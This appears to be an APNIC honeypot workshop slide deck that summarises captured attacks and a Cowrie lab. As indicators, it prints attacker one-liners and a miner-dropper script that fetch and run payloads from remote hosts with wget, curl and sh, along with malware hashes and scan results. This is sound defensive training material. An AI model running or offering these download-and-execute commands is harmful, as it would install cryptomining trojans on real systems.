GEMNET(MN), MYREN (MY), UPSI (MY), EZCOM (KH), UII (ID), Fibre@HOME (BD), Bhutan Telecom (BT), BTCIRT (BT), TCC (TO)
3. Users from security response communities & researchers
4. DASH, collaboration with APNIC Product Team
5. Training/Workshops on Honeypots in various locations  
– live installation of honeypots in the cloud



## Summary of all honeypots activities in 2019 ☺






&gt; fbot.x86\_64

Add a filter +


fbot.x86\_64 Unique Src IP

**1,775**  
Unique count of src\_ip

The Cyber Armageddon Threat Map :-)



Top URL




bot.x86\_64 Table


src\_ip: Descending command: Descending Count

12.146.84.2	/bin/busybox wget http://5.206.227.65/fbot.x86_64-O > t;/bin/busybox chmod 777 t;/t wget >t	10
	/bin/busybox wget http://5.206.227.65/fbot.x86_64-O > t;/bin/busybox chmod 777 t;/t wget >t	7
	/bin/busybox wget http://5.206.227.65/fbot.x86_64-O > t;/bin/busybox chmod 777 t;/t wget >t	7
	/bin/busybox wget http://5.206.227.65/fbot.x86_64-O > t;/bin/busybox chmod 777 t;/t wget >t	6
	/bin/busybox wget http://5.206.227.65/fbot.x86_64-O > t;/bin/busybox chmod 777 t;/t wget	6
	/bin/busybox wget http://5.206.227.65/fbot.x86_64-O > t;/bin/busybox chmod 777 t;/t wget	6
	/bin/busybox wget http://5.206.227.65/fbot.x86_64-O > t;/bin/busybox chmod 777 t;/t wget	6
	/bin/busybox wget http://5.206.227.65/fbot.x86_64-O > t;/bin/busybox chmod 777 t;/t wget	6
	/bin/busybox wget http://5.206.227.65/fbot.x86_64-O > t;/bin/busybox chmod 777 t;/t wget	5


All Honeypot Sensors Traffic



Fbot.x86\_64 Top 20 Source Country



Fbot.x86\_64 Daily Hits - Unique SRC IP



- Mystery of Fbot in Security Affairs - <https://securityaffairs.co/wordpress/96683/malware/linux-fbot-malware-analysis.html>
- fbot.x86\_64 downloads in November
- Some interesting observations



<input type="checkbox"/>	filename	fbot[.]x86_64	01/30/20 12:36	
<input type="checkbox"/>	url	hxxp://159[.]65[.]138[.]185/fbot[.]x86_64	01/30/20 12:36	
<input type="checkbox"/>	url	hxxp://5[.]206[.]227[.]65/fbot[.]x86_64	01/30/20 12:36	
<input type="checkbox"/>	url	hxxp://51[.]91[.]68[.]117/fbot[.]x86_64	01/30/20 12:36	

	Updated by Adli	⌚ a day
	<b>Job MISP_2_0 terminated</b>	
	endDate: Thu, Jan 30th, 2020 13:19 +10:00	
	status: Success	
	#65 - Community-HoneyNet fbot.x86_64	
	http://51.91.68.117/fbot.x86_64	
	Updated by Adli	⌚ a day
	<b>Job CyberCrime-Tracker_1_0 terminated</b>	
	endDate: Thu, Jan 30th, 2020 13:19 +10:00	
	status: Success	
	#65 - Community-HoneyNet fbot.x86_64	
	http://51.91.68.117/fbot.x86_64	
	Updated by Adli	⌚ a day
	<b>Job URLhaus_2_0 terminated</b>	
	endDate: Thu, Jan 30th, 2020 13:19 +10:00	
	status: Success	
	#65 - Community-HoneyNet fbot.x86_64	
	http://51.91.68.117/fbot.x86_64	
	Updated by Adli	⌚ a day
	<b>Job Abuse_Finder_2_0 terminated</b>	
	endDate: Thu, Jan 30th, 2020 13:19 +10:00	
	status: Success	
	#65 - Community-HoneyNet fbot.x86_64	
	http://51.91.68.117/fbot.x86_64	



# References

1. <https://blog.apnic.net/2019/09/17/the-apnic-community-honeynet-project/>
2. <https://blog.apnic.net/2019/08/21/a-tale-of-two-honeypots-in-bhutan/>
3. The Honeynet Project <https://www.honeynet.org>
4. Community Honey Network -  
<https://communityhoneynetwork.readthedocs.io/>



# Happy Honeypotting!



# Honeypot Lab


# Warning

1. Live system – be ethical ☺
2. Potentially dealing with malicious codes – be careful
3. Source IP, URL could lead to other malicious things – you've been warned!
4. Lots of moving parts / software – be patient
5. Command line - be gentle

# Lab Session




- Honeypot Host
  - Latest Ubuntu
  - Honeypot running inside docker
  - Honeypot software is cowrie -  
<https://github.com/cowrie/>
  - We use Community Honeynet Network to integrate everything



# Lab Session – Big Picture



## 1. Setting up telnet/ssh honeypot (Cowrie)





# Lab Discussion

- What have we learned
- What's next?
  - Linux Malware - [https://reyammer.io/publications/2018\\_oakland\\_linuxmalware.pdf](https://reyammer.io/publications/2018_oakland_linuxmalware.pdf)
- Difference between attacks over Telnet vs SSH. Or the same?
- Other types of Honeypots
- Incident Response / Incident Handling
  - Source of attack
  - URL / IP serving malware
- Supporting tools (for analysis etc)
- Threat sharing

# Appendix

<https://blog.apnic.net/2019/08/21/a-tale-of-two-honeypots-in-bhutan/>

# BtCIRT

## spot

Compromise over Telnet and SSH

Source Countries

Interesting Link:  
<http://185.x.y.z/ssh1.txt>

Username and Password Attempts

APNIC



# Content - one-liners



```
(curl -fsSL hxxps://pastebin.com/raw/xmxHzu5P || wget -q -O-  
hxxps://pastebin.com/raw/xmxHzu5P) | sed -e 's/\r//g' | sh
```

```
(curl -fsSL hxxps://pastebin.com/raw/CBEphEbb || wget -q -O-  
hxxps://pastebin.com/raw/CBEphEbb) | sed 's/\r//\' | sh
```

```
(curl -fsSL hxxps://pastebin.com/raw/Zk7Jv9j2 || wget -q -O-  
hxxps://pastebin.com/raw/Zk7Jv9j2) | sed -e 's/\r//g' | sh
```

# What Is the content of the URL (on pastebin) -

## #1

```
ps -ef|grep -v grep|grep hwlh3wlh44lh|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep|grep Circle_Ml|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep|grep get.bi-chi.com|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep|grep hashvault.pro|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep|grep nanopool.org|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep|grep /usr/bin/.sshd|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep|grep /usr/bin/bsd-port|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep "xmri|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep "xig"|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep "ddgs"|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep "qW3xT"|awk '{print $2}'|xargs kill -9  
  
ps -ef|grep -v grep "wnTKYg"|awk '{print $2}'|xargs kill -9
```

```
ps -ef|grep -v grep|grep "t00ls.ru"|awk '{print $2}'|xargs kill -9  
ps -ef|grep -v grep "sustes"|awk '{print $2}'|xargs kill -9  
ps -ef|grep -v grep "thisxxs"|awk '{print $2}' | xargs kill -9  
ps -ef|grep -v grep "hashfish"|awk '{print $2}'|xargs kill -9  
ps -ef|grep -v grep "kworkerds"|awk '{print $2}'|xargs kill -9  
ps -ef|grep -v grep "/tmp/devtool"|awk '{print $2}'|xargs kill -9  
ps -ef|grep -v grep "systemctl"|awk '{print $2}'|xargs kill -9  
ps -ef|grep -v grep "kpsmouseds"|awk '{print $2}'|xargs kill -9  
ps -ef|grep -v grep "kthrotlds"|awk '{print $2}'|xargs kill -9  
ps -ef|grep -v grep "kintegrityds"|awk '{print $2}'|xargs kill -9  
ps -ef|grep -v grep "suolbcc"|awk '{print $2}'|xargs kill -9  
ps aux|grep -v grep|grep -v khugepageds|awk '{if($3>=80.0) print  
$2}'|xargs kill -9  
apt-get install curl -y||yum install curl -y||apk add curl -y  
apt-get install cron -y||yum install crontabs -y||apk add cron -y  
systemctl start crond  
systemctl start cron  
systemctl start crontab  
service start crond  
service start cron  
service start crontab
```

[Snip]

```
if [ ! -f "/tmp/.X11unix" ]; then
    ARCH=$(uname -m)
    if [ ${ARCH}x = "x86_64x" ]; then
        (curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL
        hxxp://sowcar.com/t6/696/1554470365x2890174166.jpg -o /tmp/kerberods||wget --
        timeout=30 --tries=3 -q hxxp://sowcar.com/t6/696/1554470365x2890174166.jpg -O
        /tmp/kerberods||curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL
        hxxps://pixeldrain.com/api/file/t2D_WbHk -o /tmp/kerberods||wget --timeout=30 --tries=3 -q
        hxxps://pixeldrain.com/api/file/t2D_WbHk -O /tmp/kerberods) && chmod +x /tmp/kerberods
```

[snip]

# Digging in Further – what can we learn about the indicators (filename, URL, IP address)



Filename:  
1554470365x2890174166.jpg

SHA256 =  
74becf0d1621ba1f0360  
25cddffc46d4236530d5  
4d1f913a4d0ad4880999  
13c8

HYBRID ANALYSIS

Analysis Overview

Submission name: kerberods ⓘ  
Size: 3.2MiB  
Type: elf 64bits executable ⓘ  
Mime: application/x-executable  
SHA256: 74becf0d1621ba1f036025cddffc46d4236530d54d1f913a4d0ad488099913c8 ⓘ  
Operating System: Linux ⓘ  
Last Anti-Virus Scan: 05/28/2019 02:33:30  
Last Sandbox Report: 04/11/2019 04:12:18

malicious

Threat Score: 100/100  
AV Detection: 41%  
Labeled as: Trojan.Linux  
#evasive #cryptonight

Link Twitter E-Mail Refresh

Anti-Virus Results

MetaDefender

39%  
Multi Scan Analysis  
Last Update: 05/28/2019 02:33:30  
View Details ⓘ Visit Vendor ⓘ

VirusTotal

43%  
Multi Scan Analysis  
Last Update: 05/28/2019 02:33:30  
View Details ⓘ Visit Vendor ⓘ

APN <https://www.hybrid-analysis.com/sample/74becf0d1621ba1f036025cddffc46d4236530d54d1f913a4d0ad488099913c8>

SHA256: 74becf0d1621ba1f036025cddffc46d4236530d54d1f913a4d0ad488099913c8

File name: 273


Detection ratio: 25 / 58

Analysis date: 2019-05-17 04:56:40 UTC ( 1 week, 3 days ago )

[Analysis](#) [File detail](#) [Additional information](#) [Comments 4](#) [Votes](#)

Antivirus	Result	Update
AegisLab	Trojan.Linux.Agent.4!c	20190517
ALYac	Trojan.Linux.CoinMiner	20190517
Avast	ELF:Agent-XQ [Trj]	20190517
AVG	ELF:Agent-XQ [Trj]	20190517
Avira (no cloud)	LINUX/CoinMiner.utbzo	20190517
ClamAV	Unix.Trojan.Miner-6960099-0	20190516
Comodo	Malware@#gyz082218ys	20190517
Cyren	ELF/Trojan.JIWC-0	20190517
DrWeb	Linux.BtcMine.261	20190517

# The Big Picture



1. Attacking host bruteforce and gain access
2. Download malicious script
3. Execute malicious script
  - Honeypot won't execute the script but we have a copy of the malware sample
  - What is the malware doing?

# Attacking IP – what do we know about it?



- **DShield IP Reputation Summary**

IP: x.y.z.44

Reputation: Suspicious

Network: x.y.z.0/19

AS: 17660 AS Name: DRUKNET-

AS DrukNet ISP, AS Country: BT

AS Abuse Contact: systems@bt.bt

[SNIP]

Threat Feeds: 4

## External Threat Feeds

This data was retrieved from various external threat feeds

First Seen	Last Seen	Feed
2017-07-01	2018-12-31	Port 22 Scanner
2018-07-31	2019-01-04	CI Army List
2018-08-04	2018-08-24	Emergingthreats
2015-09-04	2017-03-22	OpenBL SSH Scanners

[Top of page ↑](#)

Source: DSHIELD